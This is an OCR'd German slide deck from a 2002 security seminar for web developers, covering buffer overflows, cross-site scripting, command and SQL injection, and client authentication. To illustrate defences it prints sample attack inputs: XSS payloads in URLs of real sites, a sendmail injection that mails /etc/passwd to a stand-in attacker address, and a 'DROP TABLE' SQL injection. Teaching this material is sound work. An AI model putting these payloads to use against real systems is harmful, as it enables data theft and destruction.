namics

a PubliGroupe Company

Security-Grundlagen für Entwickler von Internet-Anwendungen

IEX 2002 | Seminar d-5

Mittwoch, 6. Februar 2002

Jürg Stuker, CTO, namics ag

Agenda

namics

- Einführung
- Buffer Overflow
- Browser Input
  - Zurückweg
  - Hinweg
- Client Authentisierung
- Sniffing
- Weitere Informationen und Tipps
- Zusammenfassung
- Weiterführende Informationen

Einführung

Abgrenzung des Vortrages

namics


- Kein Vortrag über Risikoanalyse, physikalische Sicherheit, Infrastruktur, Intrusion Detection etc…

  … aber Wissen, Tipps und Tricks die für Entwickler von Webanwendungen relevant sind

- Ziel: Infrastrukturprobleme verstehen und sicherere Anwendungen entwickeln können

- An möglichst realen Beispielen illustriert aber unter Beachtung von „Publikations-Regeln“

Angriffspunkte



Kernprobleme

namics

- Das Internet ist öffentlich
- Die Internet Standards wurden ursprünglich nicht mit Sicherheitszielsetzungen konzipiert, sie sind einfach, offen und sehr gut dokumentiert
  - Standards haben sehr lange Lebenszeiten
  - Neue Standards sind meist rückwärtskompatibel
- Die HTTP Kommunikation ist zustandslos (Persistenz wir immer neu erfunden)
- Internettechnologie und auch –software ist sehr jung und schnelllebig (beta, beta, beta).
- Der Informationsaustausch für Sicherheitslücken und –tools ist sehr effizient

Typische Gefährdungen 1 von 2

namics

- Konzeptfehler
  - Netzwerkarchitektur und –schutz
  - Keine oder unvollständige Protokollierung
  - Falsche Einsatz von (oder selbst gebaute) Kryptographie
  - Verwendungen von unsichere Anwendungen und Protokollen
  - Speicherung von sicherheitsrelevanten Informationen
  - Aktive Inhalte auf Web-Seiten
- Nutzungsfehler
  - Keine oder schlechte Passwörter (auch: Social Engineering)
  - Trojanische Pferde

Typische Gefährdungen 2 von 2

namics

- Systemadministration
  - Unnötige Serverprogramme
  - Nicht aktuelle Softwareversionen
  - Konfigurationsfehler und Standardinstallationen
  - Keine oder unvollständige Backups
  - Informationspreisgabe bei „Null Session Connections“ (Anonymous Users)
  - Ausführungskontext von Web-Anwendungen
  - Source-Routing (Umgehen von Routing Tabellen)
- Programmierfehler
  - Verwendung von Input Daten (inkl. Buffer Overflow)
  - Sicherheitswissen: Cookie Theft, Maskerade (Bsp. DNS und IP Spoofing) u.a.
  - etc.

Was passiert?

namics

- Vertrauliche Informationen werden geklaut und weiterverwendet
  - Daten verkauft, getauscht
  - Transaktionen in fremdem Namen
- Betriebssystembefehle werden ausgeführt (Installation beschädigt)
- Der „gehackte“ Rechner
  - wird Ausgangspunkt für weitere Angriffe
  - wird ein bisschen gebraucht z.B. für IRQ, ftp, craking challenge

Immer auf dem Client und dem Server!

Ja, aber selten…

namics

- http://project.honeynet.org/
  - Ein unsichtbar überwachtes Ködernetzwerk an unbekannter Stelle im Internet platziert. Ziel Vorgehen und Motivation der Blackhats kennen zu lernen
    - Köder: Standard Installationen von Windows NT4, Windows 98, Red Hat Linux 6.2, Solaris 2.6 Sparc
  - Ein paar Wahrheiten (während einem Jahr)
    - März 1999: Red Hat 6.2 nach 15 Minuten am Netz “root hacked” [rpc.statd].
    - 31. Oktober 2001: Windows 98 mit default Filesharing wurde durch einen Wurm innerhalb von 4 Tagen 5 mal gehackt [NetBios]
    - 4. Juni 2001: Solaris “root hacked” [rpc.ttdbserv]
    - Februar 2001: 206 Port Scans, Oktober 2001 524 NetBios Scans (∅ 17 pro Tag)
    - u.s.w.

- CERT Statistik:

Number of incidents reported

1990-1999

Year	1990	1991	1992	1993	1994	1995	1996	1997	1998	1999*
Incidents	252	406	773	1,334	2,340	2,412	2,573	2,134	3,734	9,859

2000-2001

Year	2000	2001
Incidents	21,756	52,658

SANS-Umfrage bei 1’850 Sicherheits-Experten und -Manager 1999

namics

- The 7 Top Management Errors that Lead to Computer Security Vulnerabilities
  - 7: Pretend the problem will go away if they ignore it.
  - 6: Authorize reactive, short-term fixes so problems re-emerge rapidly (“patch and pray”)
  - 5: Fail to realize how much money their information and organizational reputations are worth.
  - 4: Rely primarily on a firewall.
  - 3: Fail to deal with the operational aspects of security: make a few fixes and then not allow the follow through necessary to ensure the problems stay fixed
  - 2: Fail to understand the relationship of information security to the business problem -- they understand physical security but do not see the consequences of poor information security.
  - 1: Assign untrained people to maintain security and provide neither the training nor the time to make it possible to do the job.

Quelle: http://www.sans.org/newlook/resources/errors.htm

namics

Now the Beef…

namics


Buffer Overflow

Buffer Overflow: Einleitung


namics

- Rund 2/3 aller CERT Advisories beschäftigen sich mit „Buffer Overflow“
  - CA-2002-02 Buffer Overflow in AOL ICQ
  - CA-2002-01: Vulnerability in CDE Subprocess Control Service
  - CA-2001-37: Buffer Overflow in UPnP Service on Microsoft Windows
  - CA-2001-34: Buffer Overflow in System V Derived Login
  - CA-2001-29: Oracle9iAS Web Cache vulnerable to buffer overflow
  - etc.
- Tritt „nur“ bei Programmen auf die kein „Bound Checking“ von Variabeln Buffern haben (meistens C/C++)
- Die Schwäche ist bekannt seit ca. 1970 und wurde von Morris Worm erstmals am 3. November 1988 breit eingesetzt (sendmail debug backdoor, fingerd overflow und schlechte Passworte)

Buffer Overflow:
Zuerst ein bisschen (zu) simpel [Code Red]




Programmablauf



Programmablauf mit Bufferoverflow

Buffer Overflow:
Typisches Speicher Layout (ELF, INTEL)

namics



Dynamische Variabeln inkl. Rücksprungadressen von Funktionen (bei CALL/RET).

Uninitialisierte Variabeln.
Bsp. “int i;”


Initialisierte Variabeln.
Bsp. “int j = 5;”

Binärer Programmcode (r/o).
Bsp. “for (i = 0; i < 10; i++) …”

Buffer Overflow:
Der Mechanismus in der Übersicht

namics

	stack
ESP+16	$1 (Parameter eins)
ESP+12	$2 (Parameter zwei)
ESP+8	$3 (Parameter drei)
ESP+4	Rücksprungadresse
ESP	alter ESP
ESP-4	foo1 (Teil var foo1)
ESP-8	foo1 (Teil var foo1)
ESP-12	foo2 (Teil var foo2)
ESP-16	foo2 (Teil var foo2)
ESP-20	foo2 (Teil var foo2)




```
void f(int a, int b, int c)
{
        char foo1[6];
        char foo2[9];
}

void main()
{
        Befehl x;
        f(1,2,3);
        Befehl y;
}
```

Wenn in foo nun plötzlich mehr als 8 Byte stehen…

Buffer Overflow: Was tun?

namics

- Wenn sie in C/C++ programmieren (kumulativ)
  - Auf sichere Sprache mit wechseln (z.B. Java)
  - Sichere Programmierung: Input von aussen validieren, korrekte Indices, dynamische Buffer, aufpassen bei strcpy, strlen, strcat, sprintf, gets, strncpy, snprintf, strncat etc.
  - Automatisierte Code-Prüfung
    - ITS4: http://www.cigital.com/its4/
    - Splint: http://lclint.cs.virginia.edu/
  - Mit Bounds Checking compilieren
- Wenn sie in C/C++ programmierte Software nutzen
  - Informieren Sie sich (min.) beim Hersteller über sicherheitsrelevante Updates
  - Informieren Sie sich (besser) bei unabhängigen Mailing-Lists
  - Verwenden Sie aktuelle Programmversionen

Buffer Overflow: Weiter Informationen


namics

- Aleph One. Smashing The Stack For Fun And Profit.
  http://www.shmoo.com/phrack/Phrack49/p49-14
- DilDog. The Tao of Windows Buffer Overflow.
  http://www.cultdeadcow.com/cDc_files/cDc-351/
- Murat Balaban. Buffer Overflows Demystified.
  http://www.enderunix.org/documents/eng/bof-eng.txt
- Herstellerinformationen
  - http://www.microsoft.com/security/
  - http://www.sun.com/security/
  - http://www.ibm.com/security/
  - http://www.linuxsecurity.com
  - etc.
- Bob Page. A Report on the Internet Work
  http://www.ee.ryerson.ca:8080/~elf/hack/iworm.html

namics

Browser Input [1 – Zurückweg]
oder: Never trust client-side data

Browser Input [1 – Zurückweg]: Das Gästebuchbeispiel



1. Einen netten Text eingeben
2. In der Datenbank speichern
3. Allen späteren Besuchern zeigen

Nun gibt jemand „Hallo. <SCRIPT> fieses script </SCRIPT>“ ein.

Browser Input [1 – Zurückweg]: Einleitung

namics

- Bekannt unter dem Begriff „Cross-Browser Scripting“
  - Auch bei Message Boards, WebMail / HTML E-Mail, Chat, Auktionen etc.
- Ziemlich viel ist möglich
  - HTML abändern z.B. FORM oder anderer Inhalt
  - Alle Session Infos (Cookie, URL Cache) klauen
  - Zugriff auf DOM des Browser. Z.B. Sachen in den Browser zurückschreiben (z.B. Starseite, Cookies)
  - Redirect auf eine andere Seite (bei SSL auch auf einen SSL-Hack-Server) die “so aussieht wie”. Z.B. ein nachgebauter Login
  - “Etwas” installieren… aktive Angriffe starten (im internen Netz, der Nutzer Domäne), Computer lahmlegen
  - etc.
- Was ist das Problem?
  - Nutzer glaubt sich auf einer sicheren Webpage
  - Das Script erbt den Berechtigungskontext
  - Der Input kann über die verschiedensten Wege und Codierungen kommen: Cookie, URL Parameter, HTML E-Mail, Styleheet etc.

Browser Input [1 – Zurückweg]: Und ein bisschen mehr

namics

- Gefährliche Tags
  - Offensichtlich: <SCRIPT>, <OBJECT>, <APPLET> und <EMBED>
  - Nicht so ganz offensichtlich: <BASE>, <BODY>, <FRAME>, <FRAMESET>, <HTML>, <IFRAME>, <IMG>, <LAYER>, <META>, <P> und <STYLE>
  - Und alle Tags den Attributen: STYLE, SRC, HREF, ON… und TYPE
- Auch gefährlich:
  - Zeichen die unsere Prüfung sieht, der Browser aber vernachlässigt: NIL, CR, LF, TAB, SPACE etc.
  - Gross/Kleinschreibung, Codierungen (UTF-8, ASCII, ISO-8859-1 etc.): "%68%65%6C%6C%6F" = "hello“
- Ein paar Beispiele
  - <A HREF="http://example.com/x.cgi? blah=<SCRIPT>fieses script</SCRIPT>"> Clicken</A>
  - <IMG SCR="javascript:alert('Kuckuck');"> (und auch: … javasc	ript…)
  - <style TYPE="text/javascript">fieses script</style> (auch: extern)
  - <TITLE> Hallo <SCRIPT>… <TITLE> (Trefferliste der Suche triggert)

Browser Input [1 – Zurückweg]: Ist doch alter Käse…

namics

- Bugtraq 24.Jan 02 [InterWN Labs]
  - http://www.iraqmail.com/Account/Mailbox/INBOX.html?Info=<script>alert('InterWN Labs')</script>&SID=131832-Pv5fIj5GobKp6ipfPks6&
- Bugtraq 22.Jan 02 [Andrew Wason]
  - in ebay, Amazon and Yahoo
- Bugtraq 21.Jan 02 [Watung Arif]
  - http://groups.yahoo.com/group/<script>alert('Test')</script>
  - http://dictionary.msn.com/find/entry.asp?refid=1861719334'><script>alert('Test')</script>&wwi=100908
  - http://affiliate.aol.com/affiliate/signupform.adp?siteid=12345678"><script>alert('Test')</script>
  - http://ldbreg.lycos.com/cgi-bin/mayaLogin?m_CBURL=http%3A%2F%2Fmy%2Elycos%2Ecom%2Freg%2Fdomayalogin%2Easp"><script>alert('Test')</script>
  - http://registration.excite.com/excitereg/<script>alert('Test')</script>.jsp

Browser Input [1 – Zurückweg]: Was tun?

namics

- Sie als Nutzer
  - Scripting abstellen (unbekannte Seiten zuerst mal „ohne“ besuchen)
- Sie als Programmierer
  - Alle eingehendenden Daten validieren (Cookies, URL-Parameter, HTML E-Mail, FORM, Datenbanken etc.) inkl. deren verschiedenen Codierungen. Insb. unsichtbare Zeichen TAB, NUL, LF
  - Beim Dateneingang prüfen und ersetzen
    - > = >
    - < = <
    - " = "
    - & = &
    - und: ' % ;) (+ -
    - oder noch besser: Nur definierte, minimale Zeichen zulassen.
  - Beim Datenausgang
    - Bei jeder Seite Zeichensatz angeben: charset=ISO-8859-1
    - Nur minimal benötige / zulässige Sachen rausschicken resp. nach gemeinen Sachen filtern…

Browser Input [1 – Zurückweg]: Weitere Informationen

namics

- CERT: Understanding Malicious Content Mitigation for Web Developers
  http://www.cert.org/advisories/CA-2000-02.html
- CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests
  http://www.cert.org/advisories/CA-2000-02.html
- http://www.guninski.com/
- Client-Side JavaScript Guide. Chapter 14: JavaScript Security
  http://developer.netscape.com/docs/manuals/js/client/jsguide/sec.htm
- HOWTO: Prevent Cross-Site Scripting Security Issues
  http://support.microsoft.com/directory/article.asp?ID=Q252985

namics

Browser Input [2 – Ihre Infrastruktur]:
oder: Never trust client-side data

Browser Input [2 – Ihre Infrastruktur]: Einleitung 1

namics

- Ein fiktives Beispiel
  - $user=$ARGV[1]
    if ($user ne "root") { # Befehl für alle ausser root
    }
  - Jetzt schicke ich user=root%00
  - Für PERL ist das nicht „root“, für den unterliegenden Interpreter aber schon und der Befehl in der Bedingung wird ausgeführt
- Was ist passiert?
  - %00 steht für NUL und hat in PERL keine besondere Bedeutung…
  - …PERL ist aber in C geschrieben und dort ist NUL (\0) String Delimiter
- Nochmals ein fiktives Beispiel
  - Einfache Parameterhandling http://blah.com/x.cgi?seite=1
  - Angezeigt wird 1.html
  - Nun übergebe ich seite=x.cgi%00
  - Booooom

Quelle: frei nach http://www.wiretrip.net/rfp/p/doc.asp/i7/d6.htm

Browser Input [2 – Ihre Infrastruktur]: Einleitung 2

namics

- Immer wieder ein Beispiel (Mailformular)
  - Serverseitiger Handler:
    $mail_to = &get_name_from_input; # read the address from form
    open (MAIL,"| /usr/lib/sendmail $mail_to");
    print MAIL "To: $mailto\nFrom: me\n\nHi there!\n";
    close MAIL;
  - Nun kommt übers Web:
    nobody@nowhere.com;mail badguys@hell.org</etc/passwd;
  - Und der Befehl lautet:
    /usr/lib/sendmail nobody@nowhere.com;
    mail badguys@hell.org</etc/passwd

Quelle: **http://www.w3.org/Security/Faq/wwwsf4.html**

Browser Input [2 – Ihre Infrastruktur]: Einleitung 3

namics

- Mal ein anderes fast reales Beispiel (Message Board)
  - In der URL steht: 'Board=general‘; Ich spiel mal rum: 'Board=iex02'
  - Fehler: Can't execute query:
    SELECT B_Main,B_Last_Post
    FROM iex02
    WHERE B_Number=1
    Reason: Table 'WWWThreads.iex02' doesn't exist
  - Wie sieht die Query aus?
    SELECT B_Main,B_Last_Post FROM $Board WHERE B_Number=1
  - Nun schreibe ich rein: 'Board=general; DROP TABLE general;,
  - Wie sieht die Query jetzt aus?
    SELECT B_Main,B_Last_Post FROM general; DROP TABLE general;…
  - Hat der DB-User die Berechtigung ist‘s aus

Quelle: frei nach http://www.wiretrip.net/rfp/p/doc.asp/i7/d42.htm

Browser Input [2 – Ihre Infrastruktur]: Und jetzt?

namics

- „Be paranoid“
- Von aussen nur minimal benötigte Zeichen annehmen
  - Ausschlussprinzip: 1) alles verbieten 2) nur ausdrücklich erlaubte Zeichen durchlassen
  - Niemals unsichbaren Zeichen zulassen
  - Niemals Eingaben direkt übernehmen (tainting)
- Minimal „Escapen“ (oder besser: entfernen) die folgenden Zeichen (Liste gemäss CERT)

  & ; ` ‘ \ “ | * ? ~ < > ^ ( ) [ ] { } $ \n \r
- Immer im in der selben Codepage bleiben
- Validierungen (zusätzlich) immer auf dem Server durchführen

Browser Input [2 – Ihre Infrastruktur]: Weitere Informationen

namics

- http://www.wiretrip.net/rfp/
- CA-1997-25 Sanitizing User-Supplied Data in CGI Scripts
  http://www.cert.org/advisories/CA-1997-25.html
- Lincoln Stein, John Stewart. The World Wide Web Security FAQ.
  http://w3.org/Security/Faq/
- David Wheeler. Secure Programming for Linux and Unix HOWTO.
  http://www.dwheeler.com/secure-programs/
- Razvan Peteanu. Best Practices for Secure Web Development
  http://members.rogers.com/razvan.peteanu/

Client Authentisierung

Client Authentisierung: Einleitung

namics

- Nutzer muss sich ausweisen die Person zu sein, die er vorgibt
  - Der Server ist nicht automatisch authentisiert (eigentlich fast nie)
- In (fast) allen Projekten eine Anforderung… und immer wieder ein Problem
- Anforderungen
  - Sicher…
  - Browserunterstützung oder besser „User Agent“-Unterstützung
    - Handies (WAP -- verschiedene Versionen)
    - PDAs, (Symbian, Windows CE, Palm)
    - alte Browser-Versionen oder iMode
    - ???
  - Verbreitung der Lösung muss einfach/günstig sein (z.B. Token)
  - Akzeptanz der Nutzer. Z.B. Funktion: „Remember Login“ (Cookie oder Automatismus des User Agents)
  - Performanz / Ressourcennutzung

Client Authentisierung: Verfahren und Beurteilung


namics

- Verschiedene Möglichkeiten
  - Token oder biometrische Merkmale --> Zu aufwändig
  - Zertifikatbasiert (SLL client authentication) --> Zu aufwändig
  - Basic Authentication --> √
  - Digest Authentication --> √
  - Microsoft Süppchen: NTLM (nur IE) --> Sicher nööd [In Arbeit: Kerberos Erweiterung zusammen mit Cisco bei IETF]
- Wie
  - Über http “401 Unauthorized” / “403 Forbidden” (meist über Web-/Applikationsserver)
  - Applikatorisch: Im Content abgehandelt FORM mit POST (kein GET!)

Client Authentisierung: Digest Authentication

namics

